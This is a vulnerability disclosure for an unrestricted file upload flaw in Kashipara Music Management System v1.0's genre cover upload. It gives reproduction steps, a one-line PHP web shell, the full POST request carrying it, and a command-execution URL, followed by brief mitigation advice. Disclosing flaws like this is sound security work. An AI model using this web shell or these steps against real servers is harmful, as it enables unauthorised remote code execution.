Unrestricted file upload vulnerability was found in "/music/ajax.php?action=save_genre" of the Kashipara Music Management System v1.0. It has been rated as critical. This allows attackers to execute arbitrary code via uploading a crafted PHP file.

Affected Vendor: KASHIPARA (https://www.kashipara.com/)

Product Official Website URL: Music Management System (https://www.kashipara.com/project/php/12978/music-management-system-in-php-php-project-source-code)


Version: 1.0

Affected Components:

- **Affected File:** /music/ajax.php?action=save_genre
- **Affected Parameter:** "cover" HTTP POST request parameter


Steps:


1. Login in to the Music Management System v1.0 page. (URL: http://localhost/music/login.php).
2. Navigate to menu “Genre”. Click on “Add New” button.




3. In the “New Genre” page, add the relevant details. In the “Cover Image” section, click “Browse” button.

4. Now, select and upload the PHP file in the “Cover Image” section with below details:
    a. File Name: ***Shell1.php***
    b. File content: ***<?php echo shell_exec($_GET['cmd']);?>***






5. Click “Save” button. The new playlist creation request with PHP file “Shell1.php” is forwarded to the server.




```
POST /music/ajax.php ?action=save_genre HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=----------------
Content-Length: 625
Origin: http://localhost
Connection: close
Referer: http://localhost/music/index.php?page=genre_list
Cookie: PHPSESSID=idtv5q2ldi2eks0b1rrcuh5dio
Priority: u=0

-----------------------------156751293330640286420589684 9
Content-Disposition: form-data; name="id"


-----------------------------156751293330640286420589684 9
Content-Disposition: form-data; name="genre"

UploadCheck1
-----------------------------156751293330640286420589684 9
```

```
Pretty  Raw  Hex
Origin: http://localhost
Connection: close
Referer: http://localhost/music/index.php?page=genre_list
Cookie: PHPSESSID=idtv5q2ldi2eks0b1rrcuh5dio
Priority: u=0

-----------------------------156751293330640286420589684 9
Content-Disposition: form-data; name="id"


-----------------------------156751293330640286420589684 9
Content-Disposition: form-data; name="genre"

UploadCheck1
-----------------------------156751293330640286420589684 9
Content-Disposition: form-data; name="description"

UploadCheck1
-----------------------------156751293330640286420589684 9
Content-Disposition: form-data; name="cover"; filename="Shell1.php"
Content-Type: application/octet-stream

<?php echo shell_exec($_GET['cmd']);?>
-----------------------------156751293330640286420589684 9--
```


6. The PHP file is uploaded successfully. The file is stored in the "/music/assets/uploads/" folder by name "1722350460_Shell1.php".





7. System commands can be executed through the uploaded malicious PHP file.

http://localhost/music/assets/uploads/1722350460_Shell1.php?cmd=whoami



Solution/Good Reads:

The file types allowed to be uploaded should be restricted to only those that are necessary for business functionality.

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://cwe.mitre.org/data/definitions/434.html